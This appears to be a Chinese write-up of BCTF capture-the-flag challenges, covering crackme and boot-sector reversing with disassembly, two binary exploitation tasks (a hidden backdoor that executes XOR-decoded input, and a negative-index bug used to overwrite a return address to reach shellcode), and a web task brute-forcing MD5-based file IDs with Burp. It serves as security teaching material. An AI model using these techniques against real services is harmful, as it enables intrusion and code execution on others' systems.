003F1213	. 807C35 D8 FF	cmp byte ptr ss:[ebp+esi-0x28],0xFF	前5个数保留16进制的低位
003F1218	~ 74 0E	jg Xdivide_c.003F1228	
003F121A	. 8D9B 00000000	lea ebx,dword ptr ds:[ebx]	
003F1220	> 46	inc esi	
003F1221	. 807C35 D8 FF	cmp byte ptr ss:[ebp+esi-0x28],0xFF	
003F1226	~ 75 F8	jnz Xdivide_c.003F1220	
003F1228	> 24 0F	and al,0xF	
003F122A	. 8B44 0D B0	mov byte ptr ss:[ebp+esi-0x28],al	

将这些数字初始化到内存中，如果遇到内存不是 FF 的那么就跳想下一个内存地址。

地址	HEX 数据
0054FA40	FF FF FF FF FF 01 FF FF 08 FF FF FF 00 FF 07 FF
0054FA50	FF FF FF FF 8F 6A EB E1 CC F9 54 00 A0 FA 54 00

初始化完毕之后就是这样的：

地址	HEX 数据												ASCII				
0054FA40	06	09	07	00	08	01	02	05	08	00	09	06	00	09	07	09f.....
0054FA50	06	01	00	08	8F	6A	EB	E1	CC	F9	54	00	A0	FA	54	00f.....
003F124A	. 8A6D D8		mov ch,byte ptr ss:[ebp-0x28]												处理之后的第一位放入CH		
003F124D	. 8B6D 0E		mov byte ptr ss:[ebp-0x52],ch														

最重要的部分就是下面这个算法：

下面这个算法是求整数商，MagicNumber 是 0x66666667,一共移位了 34 位，带入公式 $o=2^n/c$ C 是 MagicNumber，n 是 34，这样就可以求得 o 为 0xA，也就是 10 进制的 10，那么下面就是用一个数来对 10 求商。

003F12F2	. B8 67666666	mov eax,0x66666667	
003F12F7	. F7EA	imul edx	
003F12F9	. C1FA 02	sar edx,0x2	
003F12FC	. 8BDA	mov ebx,edx	
003F12FE	. C1EB 1F	shr ebx,0x1F	
003F1301	. 03DA	add ebx,edx	ebx=edx/A 4

再下面也是一样的。用上面求商那个式子的被除数来对 0xA 求余。也就是求模。

003F1303	. 8AC3	mov al,b1	
003F1305	. C0E0 02	shl al,0x2	
003F1308	. 8ACB	mov cl,b1	
003F130A	. 02C8	add cl,al	
003F130C	. 8B45 A0	mov eax,[local.24]	
003F130F	. 02C9	add cl,cl	
003F1311	. 2AC1	sub al,cl	al = 模 2

并且要满足下面的比较

003F134E	- 885D A9	mov byte ptr ss:[ebp-0x57],b1	模
003F1351	- 8845 A8	mov byte ptr ss:[ebp-0x58],a1	
003F1354	- 3AEB	cmp ch,b1	第二次的模，要等于第一个数
003F1356	- 75 65	jnz Xdivide_c.003F13BD	不能跳
003F1358	- 8A45 AF	mov al,byte ptr ss:[ebp-0x51]	输入的第二个数
003F135B	- 8B55 A0	mov edx,[local.24]	第一次的模
003F135E	- 3AC2	cmp al,dl	
003F1360	- 7E 5B	jle Xdivide_c.003F13BD	，al小于等于dl，就跳不能跳
003F1362	- 807D 9C 00	cmp byte ptr ss:[ebp-0x64],0x0	第二次的商要等于0.
003F1366	- 75 55	jnz Xdivide_c.003F13BD	不能跳

上面的这部分算法总结一下

过程就是

$(\text{bit6} * \text{bit7} / 10 + \text{bit7} * 1) \% 10 == \text{bit1}$

比较第二位和 $\text{bit6} * \text{bit7} \% 10$ 的关系

比较 $\text{bit6} * \text{bit7} / 10 + \text{bit7}$ 是不是大于等于 10

由于第二次是 8 可以确定第 6 位一定是 0.1.2 中的一个

如果都成立第二位鉴于 $\text{bit6} * \text{bit7} \% 10$

之后第二次循环开始，第 7 位的部分变成固定值 8。再次满足上述条件并满足最后减处来的小于等于 1

这里就根据关系凑数字吧

凑了几组 199XX11,697XX25 等，然后根据下面去确定

好下来下面这个 1404 这个地方，这里 call 了一个 00CF1000

此处这个 call 可以用黑盒的办法处理。

00CF1404	- E8 F7BFFFF	call divide_c.00CF1000	这里面是一大堆的和10求商求模
00CF1409	- 83C4 04	add esp,0x4	
00CF140C	- 807D A8 00	cmp byte ptr ss:[ebp-0x58],0x0	
00CF1410	- 75 65	jnz Xdivide_c.00CF1477	
00CF1412	- 8A45 AE	mov al,byte ptr ss:[ebp-0x52]	确定运算结果是不是100,
00CF1415	- 3845 A9	cmp byte ptr ss:[ebp-0x57],al	
00CF1418	- 75 5D	jnz Xdivide_c.00CF1477	
00CF141A	- 385D AA	cmp byte ptr ss:[ebp-0x56],b1	
00CF141D	- 75 58	jnz Xdivide_c.00CF1477	
00CF141F	- 387D AB	cmp byte ptr ss:[ebp-0x55],bh	
00CF1422	- 75 53	jnz Xdivide_c.00CF1477	

上面这个[ebp-0x58] 确定是不是运算结果大于 100，失败

bx 的值和之前输入的值有关

b1 位低位 4 数

这里有点忘记了，动态调一下。

然后就很容易去定了第 8 位和第 9 位为 09

大不了凑几组就知道规律了比分析快多了。

下面这个循环就是在比较剩余的那些数字了。不对的地方改一下就好了。

01424	- 3BCF	cmp ecx,ecx	这下面就是在比较剩下的那些位数。上面验证的那几位输入对
01426	> 3BCF	jge Xdivide_c.00EA144C	
01428	- 7D 22	mov al,byte ptr ss:[ebp+ecx-0x28]	比较。
0142A	- 8A44 0D 08	cmp al,byte ptr ss:[ebp+ecx-0x3C]	
0142E	- 3A44 0D C4	jle Xdivide_c.00EA1449	
01432	- 74 15	push divide_c.00EAE7F0	
01434	- 68 F0E7EAE0	lea eax,[local.30]	
01439	- 8D45 88	push eax	
0143C	- 50	mov [local.30],0x5	
0143D	- C745 88 0500	call divide_c.00EAA5DE	
01444	- E8 95910000	inc ecx	
01449	> 41		

最后的结果是:6970825096996108

REVERSE400 神秘系统

首先在 xp 里面将虚拟机 MBR 覆盖为神秘系统的 MBR，然后用 IDA+VM 调试。

在 7C00 断下来：


```

MEMORY:7C00 add    [bx+si], cl
MEMORY:7C02 inc    dx
MEMORY:7C03 inc    bx
MEMORY:7C04 push   sp
MEMORY:7C05 inc    si
MEMORY:7C06 dec    di
MEMORY:7C07 push   bx
MEMORY:7C08 dec    sp
MEMORY:7C09 inc    sp
MEMORY:7C0A cli

```

下面是在计算 aLoading_ 的长度为

```
MEMORY:FFED db 0Ch
```

```

MEMORY:7C4E inc    word ptr [bp-2]
MEMORY:7C51 loc_7C51:                                ; CODE XREF: MEMORY:7C4C↑j
MEMORY:7C51 mov     bx, [bp-2]
MEMORY:7C54 mov     si, [bp+4]
MEMORY:7C57 cmp     byte ptr [bx+si], 0
MEMORY:7C5A jnz     short loc_7C4E
MEMORY:7C5C mov     ax, bx
MEMORY:7C5E pop     si

```

读取屏幕上光标的当前位置

```

MEMORY:7C76 pushad
MEMORY:7C77 mov     bh, 0
MEMORY:7C79 mov     ah, 3
MEMORY:7C7B int     10h                ; - VIDEO - READ CURSOR POSITION
MEMORY:7C7B                                ; BH = page number
MEMORY:7C7B                                ; Return: DH,DL = row,column, CH = cursor start line, CL =
MEMORY:7C7D mov     bx, [bp+6]

```

下面是显示 Loading 这个字符串。

```

MEMORY:7C7D mov     bx, [bp+6]
MEMORY:7C80 mov     cx, [bp-2]
MEMORY:7C83 mov     ax, [bp+4]
MEMORY:7C86 mov     bp, ax
MEMORY:7C88 mov     ax, 1301h
MEMORY:7C8B int     10h                ; - VIDEO - WRITE STRING (AT,XT286,PS,EGA,UGA)
MEMORY:7C8B                                ; AL = mode, BL = attribute if AL bit 1 clear, BH = displa

```

下面使用 int13 中断来读取系统扇区

读系统的第二个扇区开始读 A 个扇区。

```

MEMORY:7C28 assume es:nothing
MEMORY:7C28 xor     bx, bx
MEMORY:7C2A xor     cx, cx
MEMORY:7C2C mov     cl, 2
MEMORY:7C2E xor     dx, dx
MEMORY:7C30 mov     dl, 80h ; 'H'
MEMORY:7C32 mov     ax, 200ah
MEMORY:7C35 int     13h                ; DISK - READ SECTORS INTO MEMORY
MEMORY:7C35                                ; AL = number of sectors to read, CH = track, CL = sector
MEMORY:7C35                                ; DH = head, DL = drive, ES:BX -> buffer to fill
MEMORY:7C35                                ; Return: CF set on error, AH = status, AL = number of sec

```

下图是第二个扇区的一部分。确实不知道是什么。。。先往后看吧。

00000200	DA 3B 71 74 65 75 7C 64 7A 61 C9 BB E9 BD F3 CC	Û;qteu dzaÊ>é¼óÏ
00000210	D9 5C 3A 8F 3D 33 63 BA 37 A7 B9 67 D9 F8 33 8F	Û\ : =3c²7\$!gÜ!3B! :0É
00000220	3A 33 63 BA 37 94 B9 67 D9 8C 33 DF 9B 3A D8 C9	:3c²7!¹gÜ!3B! :0É
00000230	C5 33 FB 35 31 33 65 F0 77 CD 33 37 DA 30 CC 71	Å3û513eðwí37Ü0îq
00000240	CF B8 6D C9 BA 45 37 B7 09 33 46 C5 BA F0 6D FE	Î,mÊ²E7· 3FÅ²ðmp
00000250	F2 A3 FB 35 31 33 65 F0 77 CD 33 37 B2 4D 3B 37	ðfû513eðwí37²M;7
00000260	4E 35 00 F7 6F FA F0 A7 F6 75 CD 37 31 D8 37 A7	N5 ÷ouð\$öuÍ7107\$
00000270	CE 75 CD BC 77 3B 0A 71 CF 4E 22 BC 6F CD B8 41	îuÍ¼w; qÏN"¼oÍ,A
00000280	35 B9 33 BC 47 35 0B 37 45 D5 D8 E1 89 32 33 69	5¹3¼G5 7EÖðä!23i
00000290	F8 F0 FB 35 31 33 65 F0 77 CD 33 37 B2 4D 3B 37	øðû513eðwí37²M;7
000002A0	4F 13 F4 71 CF 33 33 DC 20 A3 B8 69 CF B8 45 33	0 òqÏ33Ü £,iÏ,E3
000002B0	BB 33 B8 41 37 BB 33 C8 77 CD B8 71 39 0A 75 C9	»3,A7»3ÊwÍ,q9 uÊ
000002C0	4D DB 6D FE F2 A3 FB 35 31 33 65 F0 77 CD 33 37	MÜmpððfû513eðwí37
000002D0	DA 3F B8 69 CF B8 45 33 F7 33 33 C8 77 CD B8 71	Ú?,iÏ,E3÷33ÊwÍ,q
000002E0	37 0A 75 C9 4D DF 6D FE F2 A3 FB 35 31 33 CC 41	7 uÊMßmpððfû513ÏA
000002F0	35 DB 0D C8 B2 F7 31 BE 77 CD 38 F7 45 2B 53 80	5Ü Ê²÷1¼wÍ8÷E+S!
00000300	31 87 30 FA 22 B8 6D 31 BA 7D CD BC 77 37 B8 DF	1!0ú",m1²}!¼w7,ß
00000310	89 32 20 FA 22 52 FA F4 64 B8 DF 5D 3D CC 45 33	!2 ú"Ruód,ß]=ÏE3
00000320	D9 F4 CC FE F2 A3 FB 3B 31 33 64 61 BC 4D C7 89	ÜðIpððfû;13da¼MÇ!
00000330	49 BD BF E7 BF F3 55 8E 32 33 33 37 C2 55 96 8F	I¼çççóU!2337ÅU!

将这些数据读到 0x8000 处

8000	DA 3B 71 74 65 75 7C 64	7A 61 C9 BB E9 BD F3 CC	qteu dza苦棉笨
8010	D9 5C 3A 8F 3D 33 63 BA	37 A7 B9 67 D9 F8 33 8F	賊:3c4g贏3
8020	3A 33 63 BA 37 94 B9 67	D9 8C 33 DF 9B 3A D8 C9	:3c鼓盥3邨:屏
8030	C5 33 FB 35 31 33 65 F0	77 CD 33 37 DA 30 CC 71	13e餽7類
8040	CF B8 6D C9 BA 45 37 B7	09 33 46 C5 BA F0 6D FE	細冊E73F藕餽
8050	F2 A3 FB 35 31 33 65 F0	77 CD 33 37 B2 4D 3B 37	額13e餽7腥;7
8060	4E 35 00 F7 6F FA F0 A7	F6 75 CD 37 31 D8 37 A7	N5.鱖 u1
8070	CE 75 CD BC 77 3B 0A 71	CF 4E 22 BC 6F CD B8 41	蟬图w;.q蝶紀透A
8080	35 B9 33 BC 47 35 0B 37	45 D5 D8 E1 89 32 33 69	5榆5.7E筆齏23i
8090	F8 F0 FB 35 31 33 65 F0	77 CD 33 37 B2 4D 3B 37	13e餽7腥;7

下面是在屏幕上输出 Access code:

MEMORY:7C77	mov	bh, 0	
MEMORY:7C79	mov	ah, 3	
MEMORY:7C7B	int	10h	; - VIDEO - READ CURSOR POSITION
MEMORY:7C7B			; BH = page number
MEMORY:7C7B			; Return: DH,DL = row,column, CH = cursor start line, CL =
MEMORY:7C7D	mov	bx, [bp+arg_2]	
MEMORY:7C80	mov	cx, [bp+var_2]	
MEMORY:7C83	mov	ax, [bp+arg_0]	
MEMORY:7C86	mov	bp, ax	
MEMORY:7C88	mov	ax, 1301h	
MEMORY:7C8B	int	10h	; - VIDEO - WRITE STRING (AT,XT286,PS,EGA,UGA)
MEMORY:7C8B			; AL = mode, BL = attribute if AL bit 1 clear, BH = displa
MEMORY:7C8B			; DH,DL = row,column of starting cursor position, CX = len
MEMORY:7C8B			; ES:BP -> start of string

继续, 这里要求你输入一个 0-9 的数字

MEMORY:7CE3	call	near ptr unk_7C90	
MEMORY:7CE6	mov	si, [bp-16h]	
MEMORY:7CE9	mov	[bp+si-14h], al	
MEMORY:7CEC	mov	si, [bp-16h]	
MEMORY:7CEF	cmp	byte ptr [bp+si-14h], 30h ; '0'	
MEMORY:7CF3	jl	short loc_7CFE	
MEMORY:7CF5	cmp	byte ptr [bp+si-14h], 39h ; '9'	
MEMORY:7CF9	jg	short loc_7CFE	
MEMORY:7CFB	inc	word ptr [bp-16h]	
MEMORY:7CFE			
MEMORY:7CFE	loc_7CFE:		; CODE XREF: MEMORY:7CF3↑j

下面是在解密刚刚从第二扇区读入的数据

MEMORY:7D12	cmp	[bp-1Ch], ax	
MEMORY:7D15	jge	short loc_7D30	
MEMORY:7D17	mov	ax, [bp-1Ch]	
MEMORY:7D1A	mov	cx, 4	
MEMORY:7D1D	cwd		
MEMORY:7D1E	idiv	cx	
MEMORY:7D20	mov	si, dx	
MEMORY:7D22	mov	al, [bp+si-14h]	; 依次使用输入的字
MEMORY:7D25	mov	bx, [bp-1Ch]	
MEMORY:7D28	mov	si, [bp-18h]	
MEMORY:7D2B	xor	[bx+si], al	; 依次将输入的字符放入 eax
MEMORY:7D2B			; 并且去异或刚刚从第二个扇区读到8000的数据
MEMORY:7D2D	jmp	short loc_7D0C	
MEMORY:7D2D			

解密完毕之后, 就会跳到 8000 去执行。如果我们这时候输入的不对的话, 那么就会错了。

MEMORY:8000	jmp	near ptr unk_020B	
MEMORY:8000			
MEMORY:8003	db	47h ; G	
MEMORY:8004	db	56h ; U	

这里应该是和系统进入的时候一样的, 首先会在 8000 处有一个段跳转指令, 然后继续执行

8000	E9 08 42 47 56 46 4F 57	49 52 FA 88 DA 8E C0 FF	BGUFOWIR嬰趙
8010	EA 6F 09 BC 0E 00 50 89	04 94 8A 54 EA CB 00 BC	阡..P劫T晃.
8020	09 00 50 89 04 A7 8A 54	EA BF 00 EC A8 09 EB FA	..P T听.歛.膳

然后我们看看 MBR 开始的地方, 看上去很相似啊。。

00000000	EB 08 42 43 54 46 4F 53	4C 44 FA 8C C8 8E D8 8E	BCTFOSLDú È 0
00000010	C0 8E D0 BC FF FF FB B8	0C 00 50 8D 06 34 7D 50	À Dkÿû, P 4}P
00000020	E8 3F 00 B8 00 08 8E C0	33 DB 33 C9 B1 02 33 D2	è? , À3Û3É± 30
00000030	R2 80 B8 0A 02 0D 13 F8	66 00 B8 00 08 50 33 00	2 f àf P3À

我们试一下吧。

$0xDA \wedge 0xEB = 31$
 $0x3B \wedge 0x08 = 33$
 $0x71 \wedge 0x42 = 33$
 $0x74 \wedge 0x47 = 37$

我们再试试 1337，就进入系统了。

如果我们用记事本打开这个文件的话，可以看到：

```

NULuser@bctf# NULPlease input your text below and save your content with Escape button:
NULFile saved. NULError: Can not create file. NULError: File name is too long! NULhelpNULhelp - show help
ls - list files
rd [file name] - read a file
wr [file name] - create and write a file
dl [file name] - delete a file NULwr NULError: File name is too long! NULError: Invalid command! Try "help". NULrd NULB
BS=DC2STXBSFS,RSACK

```

下面使用了 int16 的 0 号功能，也就是从键盘上读 ASCII 码

```

MEMORY:814E enter 2, 0
MEMORY:8152 mov ah, 0
MEMORY:8154 int 16h ; KEYBOARD - READ CHAR FROM BUFFER, WAIT IF EMPTY
MEMORY:8154 ; Return: AH = scan code, AL = character
MEMORY:8156 mov [bp-2], al ; 保存读入的ascii
MEMORY:8159 mov al, [bp-2]
MEMORY:815C leave
MEMORY:815C ; CODE XREF: MEMORY:80A0J
MEMORY:8A0A sub ax, 5 ; 判断是不是回车
MEMORY:8A0D jz short loc_8A3E
MEMORY:8A0F mov al, [bp+si-80h]

```

下面这个地方就是解析我们输入的字符。

```

MEMORY:886C loc_886C: ; CODE XREF: MEMORY:8A4AJp
MEMORY:886C push bp
MEMORY:886D mov bp, sp
MEMORY:886F cmp word ptr [bp+6], 4 ; 比较输入的位数
MEMORY:8873 jnz short loc_8896 ; 比较输入的位数
MEMORY:887E push 4

```

输入的大于 2 位的话，就会判断是不是 wr

如果是 wr 的话，就匹配参数

```

MEMORY:8880 mov dx, [bp+4]
MEMORY:8880 cmp byte ptr [bx+2], 20h ; 匹配空格
MEMORY:8884 jnz short loc_88D2
MEMORY:8886 cmp word ptr [bp+6], 18h
MEMORY:888A jg short loc_88C6
MEMORY:888C lea ax, [bx+3] ; 匹配参数
MEMORY:888F push ax
MEMORY:8890 call near ptr unk_8616

```

然后正式进入 wr 的处理函数

这里产生随机数

```

MEMORY:868D call loc_81B2 ; 产生随机数
MEMORY:8690 add sp, 4

```

写入文件

```

MEMORY:814E enter 2, 0
MEMORY:8152 mov ah, 0
MEMORY:8154 int 16h ; KEYBOARD - READ CHAR FROM BUFFER, WAIT IF EMPTY
MEMORY:8154 ; Return: AH = scan code, AL = character
MEMORY:8156 mov [bp+var_2], al ; 保存读入的ascii
MEMORY:8159 mov al, [bp+var_2]
MEMORY:815C leave
MEMORY:815D retn

```

下面是对文件名称进行加密

```

MEMORY:8266 mov bx, [bp-4]
MEMORY:8269 mov si, [bp+4]
MEMORY:826C xor byte ptr [bx+si], 0CCh ; 对文件名进行处理，和CC异或
MEMORY:826F inc word ptr [bp-4]
MEMORY:8272
77 72 20 FD FE FF 00 00

```

保存加密后的文件名字

```

MEMORY:80AA mov     bx, [bp-2]
MEMORY:80AD mov     si, [bp+4]
MEMORY:80B0 mov     al, [bx+si]           ; 加密后的文件名称的ebx位
MEMORY:80B2 mov     si, [bp+6]
MEMORY:80B5 mov     [bx+si], al          ; 保存到esi起始的内存中
MEMORY:80B7 inc     word ptr [bn-2]

```

根据这个存放文件名字的函数，我们可以知道，他将这个文件按照一定的格式保存在内存中的。

首先一个操作系统要有适当的格式来保存文件，如果一个文件是按照这种格式来保存的话，那么系统中的所有文件都是按照这种格式来保存的，我们可以通过我们写入的文件来逆向出系统保存文件的方式。

后门再分析文件存储的加密算法，然后我们在内存中搜索符合格式要求的内容，那么这一块内容就是要找的文件。然后我们再根据逆出来的加密算法就可以解密文件了。

最后解密出的文件是

Dear CTFer, if you see this message, you have completely understood my OS. Congratulations! Here is what you want: BCTF{6e4636cd8bcfa93213c83f4b8314ef00}

PWN

PWN100 后门程序

描述

米特尼克拿到了 BAT 数据中心的口令后，为了确保口令被更改后仍能登陆数据中心，他从一位小伙伴那拿到了一个后门程序植入进了服务器。这个后门程序没有任何说明，但是米特尼克迅速找到了使用方法。后门程序：

http://bctf.cn/files/downloads/backdoor_844d899c6320ac74a471e3c0db5e902e 安装地址：218.2.197.250:1337 安装地址 2：218.2.197.249:1337

主要思路：

经过分析，发现程序的主要功能是将用户输入与< baidu-rocks,from-china-with-love> 轮番异或并判断结果是否等于 n0b4ckd00r。

```

void __cdecl sub_8048D92()
{
    byte_804B145 = 'n';
    byte_804B146 = '0';
    byte_804B147 = 'b';
    byte_804B148 = '4';
    byte_804B149 = 'c';
    byte_804B14A = 'k';
    byte_804B14B = 'd';
    byte_804B14C = '0';
    byte_804B14D = '0';
    byte_804B14E = 'r';
}

```

如果这个判断通过，就会把从第 10 个字节的剩余输入数据作为函数调用。

```

if ( *s1 != 110 && *s1 != 78 )
{
    v4 = strlen(s1);
    v3 = strlen("<baidu-rocks,from-china-with-love>");
    for ( i = 0; i < (signed int)v4; ++i )
        s1[i] ^= aBaiduRocksFrom[i % v3];
    if ( memcmp(s1, &byte_804B145, 0xAu) )
    {
        result = 1;
    }
    else
    {
        ((void (*)(void))(s1 + 10))();
        result = 0;
    }
}

```

因此要利用这个我们的 shellcode 要用 n0b4ckd00r 开头并且用<baidu-rocks,from-china-with-love> 异或一遍然后发送给服务器。

需要注意的是要保证 scanf 能完整接受 shellcode，它会把 0x20 等字符截断造成 shellcode 无法执行。

shellcode 用的是这个：<http://www.shell-storm.org/shellcode/files/shellcode-857.php>

PWN200 身无分文

描述

米特尼克在 BAT 上班时，发现很多同事都在用新款 Android 手机，很是羡慕，他也想搞一部，来替换他那部用了二十多年的摩托罗拉手机。但是他在 BAT 公司还没拿到第一笔工资，用假身份申请的信用卡在租房与日常饮食上也快刷爆了，可以说是身无分文了。这却难不倒米特尼克，他发现了这个销售手机的在线商店。商店地址：

218.2.197.251:1234

http://bctf.cn/files/downloads/mobile_shop_4d904f700ef95bae39936cd9c0829d31

主要思路：

下载程序后载入 ida，找到显示菜单函数 sub_8048b80。

```

sub_8048B80 proc near
s= dword ptr -1Ch

sub     esp, 1Ch
mov     [esp+1Ch+s], offset aMenu ; "==== MENU ====\n"
call    sub_80486A0
mov     [esp+1Ch+s], offset aAMobileList ; "[a] Mobile List\n"
call    sub_80486A0
mov     [esp+1Ch+s], offset aBShopCart ; "[b] Shop Cart\n"
call    sub_80486A0
mov     [esp+1Ch+s], offset aCCheckout ; "[c] Checkout\n"
call    sub_80486A0
mov     [esp+1Ch+s], offset aDExit ; "[d] Exit\n"
call    sub_80486A0
add     esp, 1Ch

```

通过这个函数的调用者我们找到接受参数的函数 sub_8048C00，而该函数会调用购买手机的函数（sub_8048840）、显示菜单的函数等等，而 sub_8048840 中会对传入的参数进行校验：

```

__int32 __cdecl sub_8048840(int a1)
{
    int v1; // eax@1
    __int32 result; // eax@4

    while ( 1 )
    {
        while ( 1 )
        {
            sub_80487B0();
            v1 = sub_80486F0(&nptr, 8, 10);
            if ( v1 < 0 )
                exit(2);
            if ( v1 )
                break;
            sub_80486A0("Incorrect input!\n");
        }
        if ( nptr == 45 || (result = strtol(&nptr, NULL, 10), result > 8) )
            goto LABEL_7;
        if ( result )
            break;
        if ( nptr == 48 )
            break;
    }
    else
    {
        ++(_BYTE *)(a1 - result + 8);
        ++dword_80482B4;
        result = sub_80486A0("Successfully added one Mobile to the cart!\n");
    }
    return result;
}

```

检查是否为军火头，如果不是，用 strtol 把字符串参数转换成数字，如果一次购买的商品大于 8 则退出，否则

a1[8 - result]加一，如果此处我们能控制让传入的参数为负数，那么就可以在 a1 + 8 的任意地址+1 了，此处可以更改 sub_8048C00 的返回地址。

因为函数会检查传入参数是否以军火头，所以传入一个以空格开头的字符串军1农 这样就能绕过检测并且在经过 strtol 函数后还能转换为-1,至此，可以达到改 a1 + 8 之上任意地址了。

来看 sub_8048A30 函数，函数接受传入的信用卡号存放在变量中，我们可以在此处存放 shellcode，然后通过上面的地址操作更改地址为变量的地址就可以 exploit 了。


```

signed int __cdecl sub_80486F0(int a1, int a2, char a3)
{
    signed int result; // eax@1
    int i; // ebp@2
    int v5; // eax@6

    result = 0;
    if ( a2 )
    {
        for ( i = 0; ; ++i )
        {
            v5 = _IO_getc(stdin);
            if ( v5 == -1 )
            {
                sub_80486A0("EOF Detected.\n");
                return -1;
            }
            if ( a3 == v5 )
            {
                *(_BYTE *)(a1 + i) = 0;
                return i;
            }
            if ( i == a2 )
                break;
            *(_BYTE *)(a1 + i) = v5;
        }
        sub_80486A0("Input is Too Long.\n");
        result = -2;
    }
}

```


所以，通过这点就可以利用上面的任意地址修改，将返回地址修改为我们存放的 shellcode 的地址就可以达到 exploit 了。

WEB


Web100

进入题目后看到了几个人的名字对应的连接，其中的参数格式是 id={32 位字符串}，id 后面的数字目测都很像 MD5，就去 cmd5 解了下，发现 md5 值都是 (对应的名字+三位数字)的 md5 值，那么现在提示要求获得 Alice 的文件，就尝试去猜测一下 Alice 的 id 看看


交给 burp，切换到 burp 的 Intruder，然后把 id 出设置一个 payload 位置：



然后指定 payload 为 Alice+三位数字取 md5 运算：




然后就可以 attack



